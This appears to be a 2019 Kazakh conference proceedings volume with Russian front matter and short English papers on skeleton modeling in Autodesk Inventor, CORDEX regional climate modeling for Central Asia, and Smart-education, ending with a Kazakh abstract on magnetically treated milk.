Институт информационных и вычислительных технологий КН МОН РК

Университет Туран

МАТЕРИАЛЫ

научной конференции ИИВТ КН МОН РК

«Инновационные IT и Smart-технологии»,

посвященной 70-летнему юбилею профессора Утепбергенова И.Т.

20 марта 2019 года

Алматы 2019

УДК 004(063)
ББК 32.973
И66

Главный редактор:
Калимолдаев М.Н. - генеральный директор ИИВТ, академик НАН РК, доктор физико-математических наук, профессор

Ответственные редакторы:
Юничева Н.Р. - ученый секретарь ИИВТ МОН РК, кандидат технических наук, доцент
Мамырбаев О.Ж. - заместитель генерального директора ИИВТ, доктор PhD

И66 Инновационные IT и Smart-технологии**:** Мат. науч. конф. (20 марта 2019 г). – Алматы: ИИВТ МОН РК, 2019. – 344 с.

ISBN 978-601-332-288-9

В сборнике представлены материалы конференции ИИВТ МОН РК «Инновационные IT и Smart-технологии».

В сборнике опубликованы научные материалы сотрудников института, докторантов PhD и магистрантов, а также научных работников, принимающих участие в проектах по грантовому и программно-целевому финансированию.

Рассмотрены актуальные вопросы в области информационных и вычислительных технологий, информационной безопасности, проблем распознавания образов, классификации и теории принятия решений, оптимизации и оптимального управления динамическими системами, разработки моделей методов и информационной технологии построения интеллектуальных экспертных систем прогнозирования и управления сложными объектами, математического моделирования и управления динамическими, техническими и экономическими системами, теории моделей и спецификаций информационных систем, робототехнических систем, проблем синтеза и распознавания казахской речи.

Материалы сборника предназначены для научных работников, докторантов и магистрантов, а также студентов старших курсов.

УДК 004(063)
ББК 32.973

ISBN 978-601-332-288-9

© Институт информационных и вычислительных технологий МОН РК, 2019

UDC 69.04

IMPLEMENTING OF FRAME TECHNOLOGY IN AUTODESK INVENTOR

Iskakova[1,2] M.T., Kalizhanova[1,2] A.U., Togzhanova[3] K.O.
Scientific advisor: A.U. Kalizhanova, associate professor, PHD, Candidate of Physical and Mathematical Sciences

[1,2]Kazakh National University named after Al-Farabi, Kazakhstan, Almaty
[1,2]Institute of Information and Computational Technologies, Kazakhstan, Almaty
[3]Almaty University of Power Engineering and Telecommunications, Kazakhstan, Almaty
e-mail: iskakovamolya@gmail.com

Annotation. *Frame modeling is one of the implementations of design methodology and the development for the centralized change management of difficult assemblies when modifying the external parameters of the design. From the point of view Autodesk Inventor, the frame is a regular part file, but this part plays a very special role in the assembly. All other assembly elements are created as derived parts of the framework. To make this possible, the framework must contain all the sketches, parameters, working geometry, surfaces, and even solid bodies necessary to create the main structural elements of all future components of the assembly.*

Keywords. *Frame technology, modeling, detail, Autodesk Inventor, ArhiCad.*

In the English literature, the term "frame modeling" is synonymous with "Skeleton Modeling" and "Master Part Modeling". There is no strict definition of frame modeling. Depending on the specifics of the designed products, a wide variety of frame technology options are used, but it is always based on a coherent and clear system of direct dependencies of all major components of the assembly on the geometry and parameters of the frame. Two features of this technology should be noted. The framework approach consistently implements the principle of uniqueness of the source of data about the geometry of the assembly and its components.




Fig.1 - The classic single-level diagram of the links of the components of the assembly with the frame

In a frame-based assembly, each part ideally only has a connection to the parent frame. The dependency system has a star-type topology in Fig. 1. Such a link structure is resistant to

the restructuring of the top-level assembly. This is an important element of the system to ensure the survivability of large, complex assemblies and the project as a whole. The minimization of complex assembly dependencies “detail↔detail” and the lack of adaptive links help to make the process of updating the assembly less resource-intensive and more reliable.

Every detail of a typical assembly is created as a derivative component from the local frame of its assembly and is associated only with it. Such a construction guarantees an associative connection of the geometry of the components of the assembly with the geometry of the local framework. The local frame provides externally controlled parameters and geometry, the set of which is determined by the specifics of the design area.

Since a typical parametrized assembly is created in advance, we are able to supply it with all the necessary drawings and specifications, prepared manually using the standard ArhiCad user toolkit (Fig.2 and Fig.3.).




Fig.2 - Typical transom assembly before establishing connection with the geometry of the main frame




Fig. 3– The associative drawing of the bolt in the library assembly reflects the length of the part until the connection between the local frame of the assembly and the main frame is established

At the third stage, all the required geometric and dimensional dependences are superimposed on the local frame, after which it finally accepts the geometry prescribed by the

global frame. Due to innate "genetic" links, all components of the subassembly - clone, as well as the associated drawings, will be updated. At the last, fourth stage, an updated subassembly - a clone is inserted into the main assembly and fixed in its coordinate system. Due to the established connection of the two frames, further updating of the components of the subassembly-clone with changes in the geometry and parameters of the global frame is already being worked through by means of ArhiCadInventor automatically. (Fig.4)




Fig.4 - The length of the parts of the assembly, defined by the global frame

The presented technology allows simultaneously solving two tasks: - the associative connection of each component of the model with the global frame geometry is provided through the local frame as an intermediary;

- typical subassemblies may contain complete sets of pre-prepared and completed working drawings associated with models. It is also important that there are no restrictions on the number of levels in the skeleton scheme (the “second derivative” is not the limit).

Frame modeling is a powerful and quite flexible technology for creating complex assemblies in the ArhiCadInventor environment. The advantages of multi-level “skeleton in skeleton” schemes include high performance of creating large assemblies, the possibility of obtaining standard drawing documentation, and a significant - an order of magnitude - simplification of the main frame model.

Pros have to pay the price by carefully planning their actions and analyzing the remote consequences of decisions made at the stage of creating the framework. This requires a specific user qualification. But the effort expended is paid off by the strict internal logic of the models obtained, their vitality to changes in the external parameters, which ultimately leads to a significant reduction in the costs of making the inevitable corrections to the project. In fact, in frame modeling, we implicitly program ArhiCadInventor to automatically track various dependencies of the geometry and composition of complex assemblies on external parameters. This creates a reliable foundation for a quick response to the customer’s clarification of the initial formulation of the problem, which is completely converted into banknotes in market conditions.

References

1. S.I. Belyakov, Prospects for the development of the production potential of construction enterprises in modern conditions / S. I. Belyakov // Real Estate. Economy. Control. - 2009. - № 1. - p. 54-57.

2. F. A. Blagoveshchensky, Architectural constructions. [textbook on the specialty "Architecture"] - 2007

3. V. Yu. Illichev, Basics of eco-bioprotective systems design: Tutorial / V.Yu. Ilyichev, A. S. Grinin; Ed. A. S. Grinina. -M .: UNITY-DANA, 2002. -207 p.

4. M.I. Isaev, Theory of corrosion processes. Textbook. - M .: Metallurgiya, 1997. - 344 p.

THE ALGORITHM OF FORMATION OF THE MODEL PARAMETERS OF CENTRAL ASIA'S REGIONAL CLIMATE

Kaipov I.V., Yunicheva N.R., Bostanbekov K., Alimova A.
naduni@mail.ru

Abstract. *The issues of assessing the characteristics of the future climate on the basis of regional hydrodynamic models are relevant in modern scientific research.*

It is proposed to determine the parameters of the regional climate models in the best way corresponding to the observations of climatic characteristics, to study the sensitivity of models to the increase in the concentration of greenhouse gases over the base period, and to obtain projections of the future climate for various scenarios of stabilizing greenhouse gases.

Most of the regional information on climate change is based on the use of the coupled atmosphere-ocean general circulation models (AOGCMs) used in the last 30 years in the framework of the World Climate Research Program (WCRP). However, the horizontal resolution of most of the modern AOGCMs is still of the order of several hundred kilometers [1-15]. It does not allow them to capture the effects of local factors (characteristics of complex topography and land use that are changing the climate signal at small scales). To resolve this problem various "regionalization" or "downscaling" (zoom in) methods are developed to clarify the spatial climate information derived from AOGCM [16].

Methods of the regional climate downscaling (RCD) are increasingly used in the consideration of various climate change problems [17]. One of the reasons for low RCD-based products using is the lack of a coordinated framework for the assessment of the methods based on the RCD, and obtaining a high-quality ensemble projections to characterize the uncertainty underlying the regional projections of climate change. Most of RCD studies isolated and tied to specific interests, so there is currently no comprehensive picture of regional assessments of climate change, based on experiments using RDC. In this regard, within the framework of WCRP the Task Force on Regional Climate Downscaling has been recently established. The first result of the activities of this group was a create of a structure which is called as "Coordinated Regional Climate Downscaling Experiment (CORDEX)" [18]. Essentially CORDEX has a dual purpose: (1) to evaluate and compare the working model performance (the structure of the model evaluation) and (2) to set a number of experiments for obtaining climate projections to be used in impact and adaptation studies (database of prospective climate evaluations). The CORDEX purpose is to provide a framework that is available for a broad scientific community, making maximum using of the results. Therefore, the CORDEX areas cover most of the earth's surface of the globe, including the Central Asian region.

Figure 1 – Central Asia Domain

The participants of the upcoming project have the experience in the modeling of future regional climate acquired during the project for the preparation of III-VI National Communication of the Republic of Kazakhstan on Climate Change. They implemented a number of numerical experiments to assess the performance of such future climate characteristics as surface temperature and precipitation.




Figure 2 – The difference in surface air temperature averaged over the period (2031-2040) and the base period (1989-2008). Scenario with stabilization level of 8.5W/m^2

National and international research on the assessment of climate play an important role in providing the scientific basis for understanding and assessment of climate variability and climate change impacts on such sectors as agriculture and food production, water management, energy and transportation. The main element of this assessment work is future climate projections which are based on the using of models that predict not only the physical characteristics of future climate, but also indirectly provide information on the social impact of the expected climate changes.

Thus, the future climate projections are the main source of evidence-based information to address issues related to climate policy, problems of adaptation, strategies planning for mitigation, management risk, and development planning for such sectors as agriculture, energy, industry, water resources, and biodiversity. Coordinated mechanism contributes greatly to the

challenge of ensuring multistage process for obtaining qualitatively trained climate projections and converting the resulting information in a format understandable to end users / decision makers.

In this paper, the parameters of the regional climate models will be determined in the best way corresponding to the observations of climatic characteristics New generation models have higher spatial resolution and improved model description of the Earth climate system components. Climate models gradually evolve into the Earth system models as a whole, which not only calculates the dynamics of the atmosphere and the ocean, but also include detailed sub-models of atmospheric chemistry, vegetation, soil chemistry, biology of the sea, and other processes and phenomena that affect the climate. The project program CMIP5 included a group of special experiments aimed at establishing the causes of the observed climate change and the assessment of the relative importance of external influences that cause them. Assessing the impact of certain external influences on the climate is based on comparing the observed changes with the expected response to the assumed effects obtained by the climate models.

At the moment it became apparent that the problem of anthropogenic climate change and its impact on human and natural ecosystems is among the most important environmental and scientific challenges of this century. The development of the policies to adapt to climate change and stabilization of greenhouse gas concentrations below the danger threshold depend on the availability of climate information within the region of the country.

In contrast to the scenarios used in the fourth cycle of the IPCC assessments, which were based on SRES scenarios of greenhouse gas emissions (IPCC,2000), the next generation of scenario simulations based on the so-called reference concentration pathways (RCP), i.e. given concentration pathways of greenhouse gases over the XXI century, corresponding to different radiative forcing stabilization levels, to be achieved by 2100. Four scenarios with stabilization levels 2.9, 4.5, 8.5 and 11.2W/m2 were selected (which are respectively called RCP2.9, RCP4.5, RCP8.5 and RCP11.2). Within the framework of CMIP5 the simulation using global models highest priority is given to the level of RCP4.5 and RCP8.5, which approximately correspond to IPCC SRES emission scenarios A1B and B1, respectively. Therefore, it is assumed that the same scenarios will represent CORDEX simulations of the highest priority. Ideally, all of the regional model simulations should span the period 1951-2100 in order to include the last historical period plus all XXI century. However, for many groups, the calculations may be too time-consuming to perform CORDEX simulations for this entire period. Therefore, the period 1951-2100 is divided into five 30-year time intervals, and participating groups should model these segments in the following order of priority: the 1981-2010, the 2041-2070, the 2011-2040, the 2071-2100, and the 1951-1980. The first period (1981-2010) is the starting point for the evaluation of the model and climate change calculation. Second time period, covering the future period, was selected as a compromise between the needs of the community in terms of the future period of time and the needs to obtain a clear signal changes. All participating groups must at least meet these two time periods in order to have a reasonable number of simulations for analysis and mutual comparisons. To ensure broad participation, for the first phase of simulation within CORDEX, the standard horizontal resolution is set. It is about 50km (or 0.5degrees).

To obtain estimates of the performance of the hydrodynamic models, a number of numerical experiments will be performed for selected regions using the ERA-Interim European Center for Medium-range Weather Prediction (ECMWP) reanalysis data, covering the period of 1979-2005.

The key aspects of CORDEX program is the availability of high-performance computing facilities and management of a large number of required input model data as well as model output and inter comparisons, that will be made available through this program.

This work was supported by grant funding of scientific projects of the KN MES RK No. AP05135848 «Modeling of the future climate in Central Asia within the framework of the CORDEX international project (COordinated Regional Climate Downscaling Experiment)».

References

1. Alapaty, K., R. Mathur, J. Pleim, Ch. Hogrefe, S. T. Rao, V. Ramaswamy, S. Galmarini, M. Schaap, R. Vautard, P. Makar, A. Baklanov, G. Kallos, B. Vogel, R. Sokhi (2011) New Directions: Understanding Interactions of Air Quality and Climate Change at Regional Scales. Atmospheric Environment. 49: 419–421.

2. Baklanov A., 2010: Chemical Weather Forecasting: A New Concept of Integrated Modelling. Advances in Science and Research, 4: 23-27.

3. Baklanov, A. and B. Grisogono (Eds.), 2007: Atmospheric Boundary Layers: Nature, Theory and Application to Environmental Modelling and Security. Springer, 248 p., ISBN: 978-0-387-74318-9

4. Baklanov A., U. Korsholm, A. Mahura, C. Petersen, A. Gross, 2008: ENVIRO-HIRLAM: on-line coupled modelling of urban meteorology and air pollution. Advances in Science and Research, 2, 41-46.

5. Baklanov A, J.H. Sørensen, A. Mahura, 2007: Methodology for Probabilistic Atmospheric Studies using Long-Term Dispersion Modelling. Environ. Model. Assess., DOI 10.1007/s10666-007-9124-4

6. Baklanov A., O. Hänninen, L. H. Slørdal, J. Kukkonen, N. Bjergene, B. Fay, S. Finardi, S. C. Hoe, M. Jantunen, A. Karppinen, A. Rasmussen, A. Skouloudis, R. S. Sokhi, J. H. Sørensen, and V. Ødegaard. Integrated Systems for Forecasting Urban Meteorology, Air Pollution and Population Exposure. Atmos. Chem. Phys. 7: 855–874

7. Baklanov, A., P. Mestayer, A. Clappier, S. Zilitinkevich, S. Joffre, A. Mahura, N.W. Nielsen, 2008: Towards improving the simulation of meteorological fields in urban areas through updated/advanced surface fluxes description. Atmospheric Chemistry and Physics, 8, 523-543.

8. Baklanov, A., S. Grimmond, A. Mahura, M. Athanassiadou, 2009: Meteorological and Air Quality Models for Urban Areas. Springer, 2009, 184 p.

9. Baklanov, A., A. Mahura, R. Sokhi, 2010: Integrated systems of meso-meteorological and chemical transport models, Springer, 190 p., ISBN 978-3-642-13979-6

10. Baklanov A., B. Grisogono, R. Bornstein, L. Mahrt, S. Zilitinkevich, P. Taylor, S.E. Larsen, M.W. Rotach, H. J. S. Fernando (2011): The Nature, Theory, and Modeling of Atmospheric Planetary Boundary Layers. Bull. Amer. Meteor. Soc., 92, 123–128. doi: 10.1175/2010BAMS2797.1

11. Grell, G. and A. Baklanov (2011): Integrated Modeling for Forecasting Weather and Air Quality: A Call for Fully Coupled Approaches. Atmospheric Environment, doi:10.1016/j.atmosenv.2011.01.017.

12. Penenko V., A.Baklanov, E.Tsvetora, A.Mahura, 2011: Direct and Inverse Problems in a Variational Concept of Environmental Modelling. Pure and and Applied GEophysics, Vol.169, No 3/4, DOI 10.1007/s00024-011-0380-5.

13. Zilitinkevich SS, Hunt JCR, Grachev AA, Esau IN, Lalas DP, Akylas E, Tombrou M, Fairall CW, Fernando HJS, Baklanov A, Joffre SM (2006) The influence of large convective eddies on the surface layer turbulence. Quart J Roy Meteorol Soc 132: 1423-1456.

14. Zilitinkevich, S.S., I. Mammarella, A.A. Baklanov, and S.M. Joffre, 2008: The effect of stratification on the roughness length and displacement height. Boundary-Layer Meteorology. 129: 179-190.

15. Hydrol. Earth Syst. Sci., 17, 2013, p.3661–3677: Comparison of climate change signals in CMIP3 and CMIP5 multi-model ensembles and implications for Central Asian glaciers. A.F. Lutz, W.W. Immerzeel, A. Gobiet, F. Pellicciotti, and M.F.P. Bierkens

16. Asia-Pac.J. Atmospheric. Science, 50(1), 2014, p.121-131: A history of mesoscale model development. J. Dudhia

17. Asia-Pac.J. Atmospheric. Science, 50(1), 2014, p.83-104: Dynamical downscaling: Fundamental issues from an NWP point of view and recommendations. Hong S.-Y. and M. Kanamitsu

18. Climate Research, Vol. 52, 2012, p.63–76: Simulation of temperature and precipitation climatology for the Central Asia CORDEX domain using RegCM 4.0. Tugba Ozturk, Hamza Altinsoy, Murat Türke, M. Levent Kurnaz.

UDK 004

ORGANIZATION OF THE INFORMATION SPACE OF THE EDUCATIONAL SYSTEM IN TERMS OF SMART-EDUCATION

Plotnikov D.D.
Turan University, Almaty, Republic of Kazakhstan,
e-mail: plotnikov.dan@mail.ru

Summary. *In this article the system of innovative Smart education, pluses and minuses is considered. Integration into modern methods of education is considered as well.*

Not so long ago, the teacher was the main source of knowledge for students, so they could gather new knowledge only of audience or in the book which was recommended by the same teacher. Training of professionals for industrial production was a problem of educational policy.

Today the reliable base which provides sure entry of the person into uniform information society is the modern and high-quality education system. This foundation is possible only to the teachers of high qualification keeping in step with a modern time, every day using in their work, innovative information technologies. Each teacher going this way for more productive to introduce the advanced computer technologies in their disciplines. However, in the world of promptly changing information technologies it is heavy to modern teacher to choose the tools, necessary for work.

In the 21st century education is aimed at that knowledge were transferred not only from the teacher to the student, but also between students, that leads to more highest indicators of knowledge, brings them to new level. Process of training became more liven up by means of educational technologies, the teacher can train not only in the university, but also at distance. In the modern world employers need the qualified employees whose own information processing methods use a short time.

In future not the teacher and even not educational institution, but the Web and mobile technologies will become the main source of knowledge for students. They will be aimed and directed to acquisition of new knowledge. Process of training will imply the movement to the of objects of different aims: from the student to the student, from the student to the teacher, etc. The student will be aimed at full development [1].

For last 10 years digital fields with such attributes as economy of knowledge, electronic culture, electronic health care, electronic the government were created. Electronic training was based on the structure of digital society and its basic elements. But, speaking about such training, the main emphasis was placed usually on information technologies. However at this stage it is impossible to call electronic training as an innovation. Content of education is presented in open access for students, ensuring communication of teachers and students, exchange of knowledge

between them, automation of tasks – all this belongs to technologies. But what ahead? What to do with these technologies in coming society, what will be a result? These issues are resolved already in Smart Education. Specifically, it is capable to bring education to the highest level which corresponds to tasks and opportunities of the present world, will help young generation to adapt with the difficult high-growth environment, the transition from a book format to active will be realized.

The Smart education is the organization of education and professor-teachers staff for collective educational activity in worldwide network which was founded on base of the general standards, agreements and technologies. Therefore, there was a need for collective development and use of information. For example we will give the European education system, the project - Uniform European institute with the general Dean's office which will control movement of pupils from one educational institution to another. Thanks to Bologna Process the high educational institutions had an opportunity to accept pupils without repeated examination, thus, the Smart education system for the European students is organized. The uniform European institute will turn into reality the general process of studying by means of one general repository of materials.

The concept of Smart education is the adaptability, which assumes the existence of significant quantity of sources, a large number of multimedia representations (audio, video, graphics), the ability to adapt to the level and inquiries of audience quickly and precisely. At the same time, it has to be easy for Smart education and freely operated in order to the educational organization could provide adaptability of educational process easily.

Besides, it is possible to tell that Smart education, or clever education, is a flexible training in the interactive educational environment by means of information from all parts of the world, which is in open access. The key concept of the Smart education is availability in any place.




Fig. 1 – Smart-education Conception

The Smart education is the system assuming extensive improvement of all educational actions including techniques and technical orientation, which are used in these actions. By means of the doctrine of Smart, there is a distribution of technologies in education, such as Smart Board, Smart Screens, access to the Web from any point of the world. Any of the listed technologies gives the chance in a different way to make process of preparation of information, its availability

and updating. It is possible to study everywhere, in the educational organizations, at home, public places, those as the museums or cafe now. A basis for education process, active content on the basis of which uniform repositories which allow to push aside obstacles in time and space has created.

The base of the Smart education is the idea of individualization of training. This idea can be realized by means of the creation of information directed to a certain listener by the teacher. It can be reached only by administration of scientific knowledge when each new object of knowledge is identified and described. The block of similar objects will permit them to be connected and by that to create the unique content satisfying each listener. Besides, creation of repositories demands their transfer to the sphere of the Web and creation of communities around them [2].

The traditional education which is used at present, which leans on papers gives only the small amount of knowledge on compare with what is available in the Web - space now. The considerable component of the educational information which is on websites in principle will never be published in paper. The forthcoming development of the education system directed to books will bring society to stagnation less, than in a decade. Creation of relevant giving of knowledge happens by means of Smart education: in other words, everything that was in Internet resources, will surely appear in a training material.

Within Smart education the teacher can pick up the individual approach each student, thanks to subjects of the choice. The Bologna system means it. Smart education allows the teacher not to spend time for search and development of the material, as the system in the form of concepts will be already developed. These concepts gather by means of technologies in the different sequence, and at the same time in the automatic mode. Besides, in now days the essential popularity the social services like Twitter, Facebook, etc. are widely practiced among the young pupil. Using of similar technologies in educational process, arrangement of information in similar networks will increase its quality.

The function of the teacher will exchange due to the introduction of new idea of education. Such form of education as a lecture becomes obsolete. Now the pupils freely use information technologies, search tools, are able to find others suitable data without anybody. However, they need the mentor who has to form new knowledge, focus the student on receiving suitable knowledge and teach him by means of information technologies.

And for the teacher the Smart education gives new tasks. He has to be competent of the taught subject. In own work he has to apply different technologies. At all this Smart education opens new opportunities for teachers: to share experience and thoughts, to carry out more scientific activity, to personify a course depending on its tasks and the listener's skills, not to spend excess time, finishing already available content, but not to create it from zero point [3].

The modern educational course gains new Smart education level. It has to raise at once the quality of education and to make motivation of the pupil to research work. At the moment to intrigue the now day student having access to uncountable educational resources, usual text books, is actually impracticable. It is necessary to create the educational courses which will be fascinating to the student, pushing him to creative and scientific activity. Subject matters have to be adaptive, in other words, to include both multimedia parts and a technical component. Smart education has to include generally external sources, without assistance to be improved due to connections to different channels, to allow the student to create own content. The modern course is the directed acts among which the training by means of the textbook occupies less than a third of time, Smart system is obliged to answer also to the same requirements (integration, the personal line of movement, etc.).

The full educational and methodical material should be created and it should be renewed on the basis of use of technological innovations and Web resources, and containing regular statement of knowledge of data domain. Among conditions of the Smart system technologies

design there is implementation of cloud computing in design process and use of smart system, enhanced features of use of multimedia means, adaptivity and independence of a hardware component, interactivity of educational tools, filtering on the material perception level (the rating of knowledge), creation of the individual curriculum through a personal account of the student, group work of coauthors and readers.

At the same time the purpose of clever training will be to make process of training more productive due to integration of educational process and the educational environment. By means of this environment the system allows to study any student not depending of his location. Transition from book information to active is one of criterion of transitions to the Smart training. It is possible to transfer knowledge with bigger effectiveness. At all this all knowledge have to contain in a uniform repository (storage).

List of sources:

1. Методика организации повышения квалификации педагогов в условиях внедрения системы электронного обучения / Ахметова Г.К., Караев Ж.А., Мухамбетжанова С.Т. // Алматы АО НЦПК "Өрлеу", 2013.

2. Революция в обучении: научить мир учиться по-новому: пер. с англ. / Гордон Драйден, Джаннетт Вос. - М.: Парвинэ

3. Россия на пути к Smart обществу / Под ред. Н.В. Тихомировой, В.П. Тихомирова. - М.: НП «Центр развития современных образовательных технологий», 2012.

ЯДРОЛЫҚ МАГНИТТІК РЕЗОНАНС ӘДІСІМЕН СҮТ САПАСЫН АРТТЫРУ

Айтчанов Б.Х[1]., Алдибекова А.Н.[2]

[1]Сүлеймен Демирел атындағы университет,

[2]Алматы технологиялық университеті, Қазақстан.

e-mail: bekait@rambler.ru, aitkul.aldibekova@gmail.com

Аңдатпа. *Берілген мақалада сүт өндірісінде өнімнің сапасын арттырудың заманауи өңдеу әдістерінің бірі- ядролық магниттік резонанс негізінде магнит өрісін қолдану жайлы айтылған. Соған сәйкес технологиялық үдерістің автоматтандырылған басқару жүйесі құрастылып, сүтті магниттеу арқылы оның кейбір сапалық көрсеткіштері мен физхимиялық құрамын өзгертуге болатынын көрсететін зерттеу нәтижелері келтірілді. Сүттің кейбір қасиеттері мен құрамының салыстырмалы графиктері тұрғызыла отырып, магнит индукциясының ең оңтайлы мәні алынды.*

